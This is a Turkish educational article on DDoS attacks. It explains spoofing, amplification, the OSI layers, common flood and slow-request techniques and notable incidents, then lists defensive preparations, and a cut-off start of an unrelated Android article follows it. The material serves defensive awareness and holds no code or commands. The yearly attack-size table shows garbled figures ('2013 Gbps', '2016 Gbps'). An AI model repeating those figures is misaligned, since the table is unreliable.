IP Spoofing bir nevi IP sahteciliğidir, diyebiliriz. A kişisinin C kişisine B posta şirketi aracılığıyla posta göndereceğini düşünün. A kişisi gönderen kişi kısmına D kişisini yazarak paketi gönderdiğinde spoofing yapılmış olur. IP spoofing de tam olarak böyle gözükmektedir. Size bir paket gelmiştir ancak o paket o gelen IP'den gelmemiştir aslında. Yani sonuç olarak paketin geldiği IP adresinin doğru olup olmadığını bilemeyiz.

Dünyadaki IP adreslerinin %26'sı (yaklaşık 145.000.000 IP) spoof edilebilir durumda. Bu da DDoS için emek harcanmadan potansiyel olarak kullanılabilecek çok fazla kaynak olduğunu göstermektedir.

1.2. Amplification (Amplifikasyon)

Amplifikasyon bir nevi yükseltme, çoğaltma anlamı taşımaktadır. Şöyle bir örnek ile somutlaştırabiliriz: Elimde bir adet top var ve karşımda da kocaman bahçesi ve içinde bir sürü top olan bir ev var. Elimdeki topu karşımdaki eve fırlattığımda karşılığında bana yüzlerce top fırlatılıyor. Bir anlamda amplifikasyon ile DDoS yapmak buna benziyor. Yazının ilerleyen yerlerinde konuları daha iyi anlayabilmek adına kısaca bazı püf noktalarına bakabiliriz.

- Protokollerin bazı özellikleri kullanılarak yapılmaktadır. Örneğin, siz bir cihaza bir istek gönderirsiniz ve o cihaz size bu istekle ilgili 200 tane cevap dönebilir.
- Genellikle 1-10 kat arttırma işlemleri yapılabilir.
- Gizlilik konusunda oldukça başarılıdır.
- DNS isteği ya da SNMP isteği gönderildiğinde dönen cevap 10-50 kat fazla olabilir.
- NTP isteği gönderildiğinde dönen cevap 50-600 kat fazla olabilir.

1.3. Güncel Saldırı Metotlarında:

- Amplifikasyon ve Reflection (Yansıtma) vardır.
- Amaç, az emekle (az kaynakla) çok zarar vermektir ve gizli kalabilmektir.
- Teorik olarak 1 Gbps bant genişliği ile yaklaşık 600 Gbps'e varan trafikler üretilebilmektedir.
- Temel problem IP Spoofing ve UDP'dir.

2. DDoS Genel Bilgileri

2.1. DoS Nedir?

Açılımı Denial of Service olan DoS, İnternet'e bağlı olan bir cihazın, kaldırabileceği yükten daha fazlasına maruz kalması sonucunda hizmet veremez (erişilemez) hale gelmesidir. DoS saldırıları tek başına zayıf kaldığı için günümüzde çok fazla tehdit unsuru oluşturabilecek saldırı türlerinden değildir. Ancak konu DDoS'a geldiğinde olaylar değişmeye başlıyor.

2.2. DDoS Nedir?

DDoS ise dağıtılmış hizmet reddi anlamına gelmektedir. Yani az önce bahsettiğimiz DoS saldırısının tek bir kaynak yerine dağıtılmış birden çok kaynaktan yapılmasıdır. Derinlere inmeden önce her zamanki gibi tanım yaparak başlayalım. Dağıtılmış Hizmet Reddi (DDoS) saldırıları, bir şirketin web sitesini sağlayan altyapı gibi, herhangi bir ağ kaynağı için geçerli olan belirli kapasite sınırlarından faydalanır. DDoS saldırısı, saldırıya uğrayan web kaynağına birden çok istek göndererek web sitesinin barındığı sunucunun kapasitesini aşmayı ve doğru şekilde çalışmasını engellemeyi amaçlar.

Yani daha kısa şekilde özetleyecek olursak, sizin bir web siteniz var ve buraya alabileceğinizden çok ziyaretçi isteği aldığınız için artık web siteniz belirli bir süre erişilemez hale geliyor.

2.3. DDoS Atağı Çalışma Mantığı Nedir?

Benim elimde bir bilgisayar var ve bununla sizin web sitenize giriyorum. Burada bir sorun yok. Benim elimde 500.000 cihaz var ve bunlarla aynı anda web sitenize istek yolluyorum. İşte problem burada başlıyor. Peki hacker'ların elinde gerçekten 500.000 veya daha fazla cihaz var mı? Elbette fiziki olarak yok.

DDoS saldırısı için saldırganın, çevrimiçi olan makinelerin kontrollerini ele geçirmesi gerekir. (İşte bu noktada şunu sorgulamalıyız, acaba bu hayırsever sevgili dünya vatandaşları neden aylarını harcayıp birçok program ve oyuna crack oluşturuyorlar? Bu sorunun cevabını siz verin.)

Bilgisayarlara ve diğer makinelere (IoT cihazları gibi) zararlı yazılımlar bulaştıran saldırgan, saldırdığı cihazları birer zombiye dönüştürür. Saldırgan bu sayede botnet adı da verilen bir bot grubu üzerinde uzaktan kumandaya sahiptir. Oturduğunuz yerden milyonlarca askeri tek bir noktaya saldırmak için yönlendirebildiğinizi hayal edin.

Tıpkı yukarıdaki örnekte askerleri tek bir noktaya yönlendirmek gibi saldırgan da çok kalabalık olan bu botnet ağını sizin IP adresinize sürekli istek yapması için yönlendirebilir. Burada mağdur IP adresi botnet tarafından hedeflendiğinde, her bot hedefe istek göndererek, potansiyel olarak hedeflenen sunucunun veya ağın kapasitesinin aşılmasına neden olarak normal trafikte hizmet reddine neden olur. Her bot legal bir İnternet cihazı olduğundan, saldırı trafiğini normal trafikten ayırmak zor olabilir. O yüzden de "direkt olarak bunu engellerim, IP'leri bloklarım" demek pek doğru olmayacaktır.

2007 yılına gelirken "acaba DDoS saldırıları tarihe mi karışıyor" diyorduk. İşte o aşamada teorik olarak konuşulan ama henüz denenmemiş saldırı çeşitlerini birden denemeye karar veren birkaç kişi ortaya çıktı ve bunun yüzünden aşağıdaki gibi inanılmaz bir saldırı kapasitesi artışı gördük.


Yıl	Saldırı Ortalamaları
2007	24 Gbps
2010	100 Gbps
2013	2013 Gbps
2016	2016 Gbps
2018	1.3 Tbps

Kağıt üzerinde düşünecek olursak, 1 Tbps trafik oluşturmak hem çok kolay hem de çok zordur. Hadi birlikte bu tekniklerin nasıl işlediğini incelemeden önce saldırı mantığının biraz daha derinlerine doğru bir yolculuğa çıkalım.

Farklı DDoS saldırı vektörleri, bir ağ bağlantısının değişken bileşenlerini hedef alır. Bu yüzden DDoS saldırılarının mantığını anlayabilmek için en temel konulardan biri olan OSI referans modeline geri döneceğim. Eğer bu konuda yeterli bilgiye sahip olduğunuzu düşünüyorsanız, yazının bu kısmını atlayabilirsiniz. "OSI referans modeli de neymiş" derseniz lütfen detaylı olarak bu kısmı okumayı ihmal etmeyin.

---EK BİLGİ BAŞLANGICI---
OSI (Open System Interconnection) Modeli

1984 yılında tüm dünyada bir standart olarak OSI modeli ortaya çıkmıştır. Çıkış sebebi ise üretilen elektronik cihazların birbirleri ile iletişiminin aynı paydada sağlanması ile iletişim kopukluklarının önüne geçilmesidir.



İki cihaz arasında iletişim sağlanırken eğer arada bir network cihazı varsa veri network cihazının Physical, Data Link ve Network katmanlarından geçerek hedefine gider.

Gönderilen veriler aşağıya doğru paketlenir ve yukarıya doğru açılırlar.

1. Physical Layer

- Verilerin bit olarak gönderildiği kablo üzerindeki yapıdır.
- Bit 0 ve 1'lerin tutulduğu en küçük veri depolama birimidir.
- Bu katmanda veri bitlerinin karşı tarafa nasıl iletileceği tanımlanır. Örneğin; kablo, fiber optik kablo, radyo sinyalleri gibi.

En basit network cihazlarından biri olan HUB, bu katmanda çalışır ve görevi; gelen 1 ve 0 paketlerini çoğaltarak diğer portlara yaymaktır.

2. Data Link Layer

- Fiziksel katmana nasıl erişileceğini belirleyen katmandır.
- Veriler bu katmanda, ağ katmanından fiziksel katmana gönderilirler.
- Bu katman ağ kartı üzerinde çalışmaktadır.
- Ağdaki diğer bilgisayarları tanımlama, kablonun kim tarafından kullanıldığını tespit etme görevleri burada yerine getirilir.
- Gönderici ve alıcı MAC adresleri bu katmanda paketlenir.
- Switch cihazı, bu katmanda çalışır. Kısaca kendisine bağlı cihazların MAC adreslerini tanıyarak birbirleri ile iletişim kurmalarını sağlar.

3. Network Layer

- Farklı bir ağa gidecek paketlerin adresleri bu katmanda bulunur.
- IP protokolü bu katmanda çalışır. Gönderici ve alıcı adresleri bu katmanda işlenir.
- Bu katmanda iki ağ arasındaki en ekonomik yoldan veri transferinin gerçekleşmesi sağlanır.
- Yönlendirme, ağ trafiği gibi işlemler burada yapılır.
- Bu katmanda çalışan bir cihaz olarak Router'ı örnek verebiliriz.
- Router, farklı ağlar arasında veri iletimini sağlar, kapı ve yönlendirici görevi görür.

4. Transport Layer

- Üst katmandan gelen verileri ağ paketleri boyutunda parçalara böler.
- Bölünen parçaların adı "Segment"tir.
- Port bilgisi ve veri boyutu bu katmanda eklenir.
- TCP ve UDP bu katmanda çalışır.
- Hata kontrol mekanizması bu katmandadır. Verinin zamanında ve hatasız ulaşıp ulaşmadığı burada kontrol edilir.
- Alt katmandan gelen verinin üst katmanlarla birleştirilerek çıkması işlemi burada gerçekleşir.

5. Session Layer

- Cihazların aynı anda birden fazla bağlantı yapmasını sağlar.
- Presentation katmanından gönderilecek veriler farklı oturumlarda birbirinden ayrılır.
- BetBIOS, RPC, Sockets, Apple Talk gibi protokoller burada çalışır.

6. Presentation Layer

- Session layer ile benzer bir yapıdadır.
- İletilen bilgilerin kodlama/çözülme işlemlerinin yapıldığı katmandır.
- Verinin karşı tarafın anlayacağı şekle geldiği katmandır.
- GIF, TIFF, JPEG gibi fotoğraf kodlamaları bu katmandadır.
- ASCII gibi karakter kodlamaları da bu katmanda çalışmaktadır.

7. **Application Layer**

- Cihaz uygulamaları ile ağ arasında iletişim burada kurulur.
- Kullanıcı ile cihazın buluştuğu noktadır.
- SSH, Telnet, HTTP, DNS, FTP gibi protokolleri kullanan uygulamalar (browser, PuTTY vs) bu katmanda çalışır.

---EK BİLGİ SONU---

DDoS saldırıları temelde üç tiptir diyebiliriz. Bunlar Application Layer Atakları, Protocol Atakları ve Volumetric Ataklar'dır.

Şimdi bu atak tiplerinin genel mantığını inceleyelim.

3. DDoS Teknikleri


3.1. Application Layer Atakları

Bu atak tipinde temel amaç yine kaynakları tüketmektir. Bu tip saldırılar web sayfalarının sunucuda üretildiği ve HTTP isteklerine yanıt olarak iletildiği 7. katman olan uygulama katmanını hedefler.

7. katman seviyesinde yapılan saldırıların savunması zor olabilmektedir. Bunun nedeni de hangi trafiğin kötü niyetli olduğunu kestirmenin zorluğudur.

Bu ataklarda bant genişliği düşüktür ve genellikle belli zafiyetlerden yararlanılarak yapılmaktadır. Örneğin Apache'de bulunan bir açık gibi.

Saldırı mantığını aşağıdaki görselde görebiliriz. (Görsel Kaynağı: CloudFlare)



Saldırı Örnekleri

HTTP Flood

Eğer bir benzetme yapacak olursak bu saldırı için şunu söyleyebiliriz: Web tarayıcısındaki yenilemeyi bir kerede birçok farklı bilgisayarda tekrar tekrar yapmak ile çok benzerdir. Çok sayıda HTTP isteği sunucuya aktarılarak hizmet reddine neden olur.

BGB Hijacking

Border Gateway Protokolü (BGP), trafiği İnternet üzerinden yönlendirmek ve böylece ağların diğer ağlara ulaşmasını kolaylaştırmak için "erişilebilirlik bilgileri" alışverişinde bulunulmasına olanak sağlamak için kullanılır. BGP'yi ele geçiren saldırgan kendi ağını meşru bir ağ öneki kullanarak DDoS saldırısı yapabilir. Bu "kimliğe bürünmüş" bilgi diğer ağlar tarafından kabul edildiğinde, trafik doğru şekilde yönlendirilmek yerine yanlışlıkla saldırgana iletilir.

Slowloris

Bu saldırıda bir bilgisayar ve hedefteki sunucu arasındaki bağlantıları açmak için kısmi HTTP istekleri kullanılır. Bu bağlantılar mümkün olduğunca uzun süre açık tutularak DDoS saldırısı gerçekleştirilir. Bu tip DDoS saldırıları için minimum bant genişliği yeterlidir ve yalnızca hedef web sunucusu etkilenir. Diğer hizmetler ve bağlantı noktaları etkilenmez. Slowloris saldırıları birçok türde web sunucusu yazılımını hedefleyebilir, ancak Apache 1.x ve 2.x'e karşı daha etkili olduğu söylenebilir.

Slow Post Attack

Slow Post saldırısında, saldırgan HTTP POST başlıklarını bir web sunucusuna gönderir. Bu başlıklarda, takip edilecek mesaj gövdesinin boyutları doğru bir şekilde belirtilmiştir. Bununla birlikte, mesaj gövdesi çok düşük bir hızda gönderilir. Bu hızlar her iki dakikada bir, bir bayt kadar "yavaş" olabilir.

Mesaj normal şekilde işlendiğinden, hedeflenen sunucu belirtilen kuralları takip etmek için elinden geleni yapacaktır. Slowloris saldırısında olduğu gibi, sunucu bu istekleri işleyebilmek için olabildiği kadar yavaşlar. Saldırgan, aynı anda yüzlerce hatta binlerce Slow Post saldırısı başlattığında, sunucu kaynakları hızla tüketilir ve DDoS gerçekleştirilmiş olur.

Slow Read Attack

Slow Read saldırısında sunucuya uygun bir HTTP isteği gönderilir ancak daha sonra yanıt çok yavaş bir hızda okunur. Yanıt neredeyse bir seferde bir byte kadar yavaş okunabilir. "Normal şartlarda bu yavaşlıkta zaman aşımı olması gerekebilir." diyebilirsiniz ancak saldırgan sunucuya Zero Window gönderdiğinden, sunucu, istemcinin verileri okuduğunu varsayar ve bu nedenle bağlantıyı açık tutar.

Low and Slow Attack

Bu saldırı, standart bir İnternet kullanıcısının davranışlarına benzerlik gösterdiği için tespit etmesi çok zordur. Meşru bir trafik gibi görünür. Uygulama ve sunucu kaynaklarını hedef alır. Yaygın saldırı araçları arasında Slowloris, Sockstress ve R.U.D.Y vardır.

Low and Slow saldırısı genellikle HTTP odaklıdır.

Large Payload POST

Bu saldırı tipinde ise saldırgan, web sunucuları tarafında kullanılan XML kodlamasını kötüye kullanarak HTTP istekleri üzerinden saldırı yapmaktadır. Bu saldırıda web sunucusuna aşırı miktarda bellek kullanmasına sebep olup sistem ezilmeye ve hizmetin çökmesine çalışılmaktadır.


Bu tip DDoS saldırıları "Oversize Payload Attacks" veya "Jumbo Payload Attacks" olarak da adlandırılır.

3.2. Protocol Atakları

Durum tüketme (state-exhaustion) saldırıları olarak da bilinen protokol saldırıları, web uygulama sunucularının kullanılabilir durum tablosu kapasitesini veya güvenlik duvarları ve yük dengeleyicileri gibi ara kaynakları tüketerek hizmet kesintisine neden olur. Protokol saldırıları, hedefi erişilemez hale getirmek için protokol yığınının 3. ve 4. katmanlarında bulunan zafiyetlerden faydalanır.

Protokol ataklarında temel olarak TCP, UDP, DNS, BGP gibi protokol ve servislerin açıklarından yararlanılmaktadır.

Saldırı mantığını aşağıdaki görselde görebiliriz. (Görsel Kaynağı: CloudFlare)



SYN Flood

TCP SYN flood saldırısında hedeflenen sunucudaki kaynakları tüketmektir ve TCP, 3-Way Handshake (üç yönlü el sıkışma) ile bolca yük oluşturmaktır. SYN flood'ın temel olarak yaptığı, makinenin onları işleyebileceğinden daha hızlı TCP bağlantı istekleri göndererek ağın tıkanmasına neden olmasıdır.

Genellikle sahte IP adresi kullanarak, hedeflenen sunucudaki her bağlantı noktasına tekrarlanan SYN paketleri gönderilir. Saldırıdan habersiz olan sunucu, iletişim kurmak için görünüşte meşru olarak birden fazla istek alır. Her girişime, her açık porttan bir SYN-ACK paketi ile cevap verir. Bu sayede sunucu tarafında büyük bir yük oluşturularak hizmet reddi sağlanmış olur.

SSL/TLS Exhaustion

SSL, güvenliği artırmak ve gizlilik sorunlarını gidermek için birçok ağ iletişim protokolü tarafından kullanılan bir şifreleme yöntemidir. Günümüzde SSL kullanımı arttıkça haliyle SSL'e yönelik saldırılarda da artış oluyor. SSL'e yönelik saldırılar da genelde standart, SYN flood ve TCP bağlantısına dayalı Exhaustion metotları kullanılmaktadır.

DNS NXDOMAIN Flood


DNS NXDOMAIN flood saldırısında saldırgan, (DNS) sunucusunu var olmayan veya geçersiz olan kayıtlar için çok sayıda istekle zorlar. Bu DDoS saldırıları çoğu durumda bir DNS Proxy sunucusu tarafından gerçekleştirilir. ABD'nin büyük bir DNS sağlayıcısı olan DYN'in Ekim 2016'da saldırıya uğraması tam olarak bu kategoriye girmektedir.

3.3. Volumetric Ataklar

Bu saldırının amacı, mevcut tüm bant genişliğini tüketerek tıkanıklık yaratmaya çalışmaktır. Amplifikasyon veya birçok botnetten gelen talepler gibi yoğun trafik oluşturmanın başka yolları kullanılarak hedefe çok fazla miktarda veri gönderilir.

Tanım biraz karmaşık oldu. Hadi basitleştirelim: Elimde belirli bir kaynak var, bunu amplifikasyon denilen bir teknikle sanki 500-600 kat daha fazla kaynağım varmış gibi saldırılar yapıyorum.

Örnek bir saldırı görseli de aşağıdadır. (Görsel Kaynağı: CloudFlare)



ICMP Flood

Ping flood saldırısı olarak da bilinen ICMP flood saldırısı, saldırganın ICMP echo-request istekleriyle (ping) hedeflenen bir sunucuyu ezmeye çalıştığı yaygın bir saldırı tipidir. Normal şartlarda ICMP echo-request ve echo-reply mesajları, cihazın durumunu, bağlantısını ve gönderen cihaz ile arasındaki bağlantıyı teşhis etmek için (ping atmak için) kullanılır. Hedefe istek paketleri gönderilirken, eşit sayıda cevap paketiyle cevap vermeye zorlanır. Bu sayede hedefin hizmet reddine sebep olunur.

IPSec Flood

IKE ve IKEv2 protokolü, IPsec protokol paketindeki eş aygıtlar arasında güvenli anahtar değişimini kolaylaştırmak için kullanılır. Başlıca üreticilerin ve açık kaynaklı projelerin VPN ürünleri gibi çoklu güvenli tünel uygulamalarında geniş kullanım alanı ve etkin dağıtımı mevcuttur. IKE, doğası gereği, diğer tüm UDP tabanlı protokoller gibi yansıma imkanı sunan UDP protokolüne güvenmektedir. İşte tam burada açık ortaya çıkmaktadır. Ancak IKEv2 çıktığından beri bu saldırı tipi artık çok kullanılmamaktadır.

UDP Flood

UDP flood adından da anlaşılacağı üzere UDP paketlerini içeren IP paketleriyle ana bilgisayardaki rastgele bağlantı noktalarını hedefler. Bu tür bir saldırıda, ana bilgisayar bu datagram'larla ilişkili uygulamaları arar. Hiçbir uygulama bulunmadığında, ana bilgisayar, gönderene bir "Hedef Ulaşılamaz" paketi gönderir. Böyle bir flood tarafından bombardıman edilmenin kümülatif etkisi, sistemin aşırı yük altında kalması ve dolayısıyla meşru trafiğe yanıt vermemesidir.

4. Tarihten Sahneler, Ünlü DDoS Atakları

Kayıtlara geçen gelmiş geçmiş en büyük DDoS saldırısı dendiğinde hepimizin aklına GitHub gelir. Tarihlerimiz Şubat, 2018'i gösterdiğinde saldırının en yüksek anı bizi heyecanlandıran bir seviyeye gelmişti. 1.3 Tbps!

Zamanda biraz daha geriye doğru yola çıktığımızda bir sabah kalktınız ve Twitter'a girmek istediğinizde giremediğinizi fark ettiniz. İlk başta hepimiz Twitter'ın hack'lendiğini zannettik ama maalesef olan bu değildi. Twitter başta olmak üzere birçok ünlü firmanın DNS sağlayıcısı olan Dyn firması saldırı altındaydı. Bu saldırıda IoT cihazlarının kullanılması da ayrı bir detaydır. Dyn'e geçmiş olsun dileklerimizi tekrar buradan da iletelim zira bir gün boyunca kendilerine gelemediler.

Takvim yapraklarımızı biraz daha geriye doğru çevirirsek, sırasıyla 2015'te GitHub'a yapılan bir diğer saldırı, 2013 yılında Spamhaus saldırısı, 2007 yılında Estonya'ya yapılan ve son olarak da 2000 yılında milenyumun göz bebeği 15 yaşındaki bir hacker'ın (Mafiboy) DDoS saldırısı.

Peki ya çok yakın zamanda Türkiye'de gerçekleşen saldırı için neler diyebiliriz? Geçtiğimiz haftalarda Türkiye'nin en önde gelen kurumlarına DDoS saldırısı gerçekleştirildi. Bu saldırı sonucunda gün boyu hizmet kesintileri yaşandı. Her yaşanan popüler olayda olduğu gibi yine saldırıyı üstlenmek isteyenler de oldu. İnternette genellikle Fancy Bear isimli APT grubunun adı geçti bu süreç içerisinde ancak Fancy Bear grubunu detaylı olarak incelerseniz pek de DDoS saldırıları ile ilgileri olmadığını görebilirsiniz.

Saldırının hafta sonu tatil zamanına denk gelmesi ise ilginç bir unsur olarak aklımızda kalacaktır. Sonuç olarak tek bir saldırı üzerinden profilleme çalışması yaparak saldırgan tespit etmek bir hayli zor.

Saldırının ortalama büyüklüğünün 100-300 Gbps arası olduğu söyleniyor. Teknik olarak bakıldığında çok büyük olmayan bu saldırı büyük saldırı gibi etki oluşturdu diyebiliriz.

Bunun dışında saldırıya dışarıdan bir gözle baktığımızda saldırı tipinin DrDos yani Distributed Reflected Denial of Service olduğunu söyleyebiliriz. Bu saldırı ile bir vuruşta 10-20-100 kadar cevap alabilmek mümkün.

DrDos saldırı tipinde daha önce bahsettiğimiz protokoller kullanılıyor. DNS, NTP, SNMP, CHARGEN, NetBIOS vb. Ek olarak bir farklılık da şudur, saldırganlar genellikle bu tarz saldırılarda son kullanıcı cihazları yerine daha çok sunucuları tercih ediyor.

Saldırının ana şalteri ise DNS Spoof dediğimiz bir teknik. Bu teknik sayesinde Domain Name Server'ları spoof edilerek değiştirilebilir. Saldırı sahnesinin en önünde Garanti Bankası'nı ve altyapı sağlayıcı olarak Türk Telekom'u görmüş olsak da aslında saldırı bir çok yere yapıldı. Saldırı eş zamanlı olarak birçok veri merkezi ve dolayısı ile hosting firmasını da etkiledi.

Yazımızın başında bahsettiğimiz IP Spoofing'in DDoS'a güç vermesi burada Garanti Bankası'nın kurban olmasına neden oldu. Aslında yüzlerce farklı IP'den yapılan bu saldırıda Garanti Bankası üzerinden çıkış yapıldığı için hepimiz ilk olarak Garanti Bankası'na saldırı yapıldığını düşündük.

Yine dışarıdan bir göz olarak baktığımızda saldırının 3-Way Handshake olduğunu söyleyen kaynaklar da mevcut. Ancak ISP'den veya Garanti Bankası'ndan direkt olarak log'ları alıp bizzat incelemedikçe bu saldırının tam tanımlamasını yapmamız mümkün olmayacaktır. Öte yandan ilgili kurumlar tarafından detaylı teknik bir açıklama yapılmamıştır.

DDoS saldırıları bitmez dememizin sebebi de tam olarak buydu. Biz "tam bir şeyler biter" derken yeni yeni saldırı çeşitleri karşımıza çıkmaya devam edecektir. Bu nedenle en iyisi her daim hazırlıklı olmak ve kendimizi güncel tutmak olacaktır.

Peki hazırlıklı olmak adına neler yapılabilir?

- DDoS saldırılarının mantığını çok iyi kavranmalı.
- Kurumda bir topoloji çıkararak hangi assetlere sahip olunduğu ve bunların önem dereceleri iyi bilinmeli.
- Protokol bazlı saldırılarda açıklar nerede ve bunlara alınabilecek önlemleri sorun yaşamadan önce almaya çalışılmalı.
- Saldırı öncesinde bir müdahale ekibi oluşturulmalı ve bu müdahale ekibindeki herkesin görevleri önceden belirlenmelidir.
- Saldırı sırasında saldırının türünün belirlenmesi müdahalenin kaderini belirler. Bu nedenle saldırının türünün belirlenmesi için şirket içi bir mekanizma kurulmalıdır.
- Eğer CloudFlare tarzı bir proxy kullanılıyorsa origin IP adresinin leak olmaması adına tüm önlemler alınmalıdır.
- FTP ya da SSH için kullanılan DNS kayıtları silinmeli ve proxy kullanılıyorsa direkt olarak origin IP'ye gelecek FTP, SSH vb istekler bloklanmalıdır.
- Layer 7 ve Brute Force atakları için Rate Limiting uygulanmalı.
  - Bilinen zararlı user-agentler bloklanmalı.
  - En önemlisi ise düzenli olarak DdoS testi hatta tatbikatı yapılarak her daim hazır olunmalı.

Mertcan Coşkuner - mcan.coskuner@protonmail.com

Android ve Reflection Kullanımı

Bu yazıda sizlere zararlı yazılım incelemelerinde ve mobil sızma testlerinde sıklıkla karşılaşabileceğiniz reflection kavramından bahsedeceğim.

